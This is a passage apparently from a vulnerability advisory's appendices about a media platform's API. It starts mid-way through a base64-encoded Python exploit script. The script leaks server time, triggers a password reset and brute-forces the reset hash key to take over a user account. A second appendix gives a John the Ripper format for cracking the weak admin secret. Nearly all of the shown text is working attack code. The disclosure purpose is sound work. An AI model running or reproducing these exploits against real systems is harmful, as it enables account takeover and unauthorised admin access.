RzIHRvIHJlc2V0IHBhc3N3b3JkIGFuZCBsZWFrIHNlcnZlciB0aW1lLi4uIgoJY29tbWFuZCAgPSAnY3VybCAtcyB7fS9
pbmRleC5waHAvZXh0d2lkZ2V0L2Rvd25sb2FkVXJsICYgY3VybCAtcyAtLWRhdGEgImVtYWlsPScuZm9ybWF0KEh
PU1ROQU1FKQoJY29tbWFuZCArPSBFTUFJTAoJY29tbWFuZCArPSAnJmlnbm9yZU51bGw9MSIgInt9L2FwaV92My
9pbmRleC5waHA/c2VydmljZT11c2VyJmFjdGlvbj1yZXNldFBhc3N3b3JkIicuZm9ybWF0KEhPU1ROQU1FKQoJcmV
zID0gc3VicHJvY2Vzcy5jaGVja19vdXRwdXQoY29tbWFuZCwgc2hlbGw9VHJ1ZSkKCXJhcnIgPSByZXMuc3BsaXQo
J1xuJykKCWlmIGxlbihyYXJyKSAhPSAyOgoJICAgIHByaW50IEZhbHNlCgoJdCA9IHJhcnJbMF0uc3BsaXQoIiciKVsx
XS5zcGxpdCgnPScpWzFdCgllcG9jaCwgbXMgPSB0LnNwbGl0KCIuIikKCgl3aGlsZSBsZW4obXMpICE9IDY6CgkgIC
AgbXMgKz0gIjAiCgoJcHJpbnQgIlsrXSBTbGVlcGluZyBmb3IgMTAgc2Vjb25kcyB0byBlbnN1cmUgcmVzZXQgdG9r
ZW4gaXMgaW4gdGhlIGRhdGFiYXNlLi4uIgoJdGltZS5zbGVlcCgxMCkKCglicnV0ZV9yZXMgPSBicnV0ZShpbnQoZX
BvY2gpLGludChtcykpCglpZiBicnV0ZV9yZXMgPT0gRmFsc2U6CgkJcHJpbnQgIlstXSBGYWlsZWQgdG8gYnJ1dGVm
b3JjZSB0aGUgdG9rZW4sIG1heWJlIHRyeSBhZ2Fpbi4uLj8iCgpkZWYgYnVpbGRfcGFzc2hhc2goaWQsZXBvY2gsc2
VjcmV0KToKCWVmID0gaW50KGVwb2NoKSArIDg2NDAwCglwaCA9IHN0cihpZCkgKyAifCIgKyBzdHIoZWYpICsgI
nwiICsgc3RyKHNlY3JldCkKCWJwaCA9IGJhc2U2NC5iNjRlbmNvZGUocGgpCglyZXR1cm4gYnBoCgpkZWYgYnJ1d
GUoZXBvY2gsIGJhc2VfbXMpOgoJdXNlcl9pZCA9IElETlVNCglnbG9iYWwgaXRlcmF0b3IKCglvZmZzZXQgPSBpbnQ
obWVhc3VyZV9yZXF1ZXN0cygpICogMC43NSkKCXByaW50ICJbK10gVXNpbmcgYSByZXF1ZXN0IG9mZnNldCBv
ZiAlcyIgJShvZmZzZXQpCgljb3VudCA9IDAKCglodHRwY2xpZW50LkFzeW5jSFRUUENsaWVudC5jb25maWd1cmU
oInRvcm5hZG8uY3VybF9odHRwY2xpZW50LkN1cmxBc3luY0hUVFBDbGllbnQiKQoJaHR0cF9jbGllbnQgPSBodHR
wY2xpZW50LkFzeW5jSFRUUENsaWVudChtYXhfY2xpZW50cz01MCkKCglmb3IgaSBpbiByYW5nZShiYXNlX21zK2
9mZnNldCxiYXNlX21zK29mZnNldCsxMDAwMDApOgoJCWogPSAiJTA2ZCIgJShpbnQoaSkpCgkJdSA9IG1ha2Vfd
W5pcWlkKGVwb2NoLGopCgoJCWMgPSBoYXNobGliLnNoYTEodSArICIwIikuaGV4ZGlnZXN0KCkKCQlkID0gaGFza
GxpYi5zaGExKHUgKyBzdHIoZXBvY2gpKS5oZXhkaWdlc3QoKQoJCXVybCA9ICJ7fS9pbmRleC5waHAva21jL2ttYy
9zZXRwYXNzaGFzaGtleS8iLmZvcm1hdChIT1NUTkFNRSkKCQoJCWNoID0gdXJsICsgYnVpbGRfcGFzc2hhc2godX
Nlcl9pZCwgZXBvY2gsIGMpCgkJZGggPSB1cmwgKyBidWlsZF9wYXNzaGFzaCh1c2VyX2lkLCBlcG9jaCwgZCkKCQk
KCQlpdGVyYXRvciArPSAyCgkJaHR0cF9jbGllbnQuZmV0Y2goY2gsIHRvcm5hZG9faGFuZGxlX3JlcSwgbWV0aG9kP
SdHRVQnKQoJCWh0dHBfY2xpZW50LmZldGNoKGRoLCB0b3JuYWRvX2hhbmRsZV9yZXEsIG1ldGhvZD0nR0VUJy
kKCgkJY291bnQgKz0xCgoJcHJpbnQgIlsrXSBTdGFydGVkIGJydXRlZm9yY2UhIgoJaW9sb29wLklPTG9vcC5pbnN0
YW5jZSgpLnN0YXJ0KCkKCmRlZiB0b3JuYWRvX2hhbmRsZV9yZXEocmVzcG9uc2UpOgoJZ2xvYmFsIGl0ZXJhdG9
yCgoJaWYgcmVzcG9uc2UuY29kZSAhPSAyMDA6CgkJcHJpbnQgcmVzcG9uc2UuY29kZQoKCWl0ZXJhdG9yIC09I
DEKCWlmIGl0ZXJhdG9yICUgMTAwMCA9PSAwOgoJCXByaW50ICJbWF0gUHJvZ3Jlc3M6ICVkIiAlKGl0ZXJhdG9yK
QoJaWYgaXRlcmF0b3IgPT0gMDoKCQlwcmludCAiU3RvcHBpbmcuLi4iCgkJaW9sb29wLklPTG9vcC5pbnN0YW5jZS
gpLnN0b3AoKQoJCglpZiByZXNwb25zZS5jb2RlID09IDIwMCBhbmQgIk5FV19QQVNTV09SRF9IQVNIX0tFWV9JTl
ZBTElEIiBub3QgaW4gcmVzcG9uc2UuYm9keToKCQloa3IgPSBbcyBmb3IgcyBpbiByZXNwb25zZS5ib2R5LnNwbGl
0KCdcbicpIGlmICJoYXNoS2V5IiBpbiBzXQoJCXJrID0gaGtyWzBdLnNwbGl0KCI6IilbMV0uc3BsaXQoJyInKVsxXQo
KCQlwcmludCAiRm91bmQhIgoJCXByaW50ICJZb3VyIHJlc2V0IGtleSBpczogJXMiICUocmspCQoJCWlvbG9vcC5JT
0xvb3AuaW5zdGFuY2UoKS5zdG9wKCkKCQkJCQppZiBfX25hbWVfXyA9PSAiX19tYWluX18iOgoJbWFrZV9pbml0a
WFsX3JlcXVlc3RzKCkK
```

Appendix Two

The following is a John The Ripper dynamic format used to exploit the weak admin secret generation. This can be used by taking the KS id obtained from a login through the API, base64 decoding it, and replacing the pipe with a dollar sign.

Proof of Concept – John Dynamic Format

```
[List.Generic:dynamic_1705]
Expression=sha1(md5($p).$salt)
Flag=MGF_KEYS_INPUT
Flag=MGF_SALTED
Flag=MGF_INPUT_20_BYTE
SaltLen=-44
Func=DynamicFunc__crypt_md5
Func=DynamicFunc__SSEtoX86_switch_output1
Func=DynamicFunc__clean_input2
Func=DynamicFunc__append_from_last_output_to_input2_as_base16
Func=DynamicFunc__append_salt2
Func=DynamicFunc__SHA1_crypt_input2_to_output1_FINAL
Test=$dynamic_1705$c994cc8739ac31191860efcbf926a1967c3ae9c1$a:password
```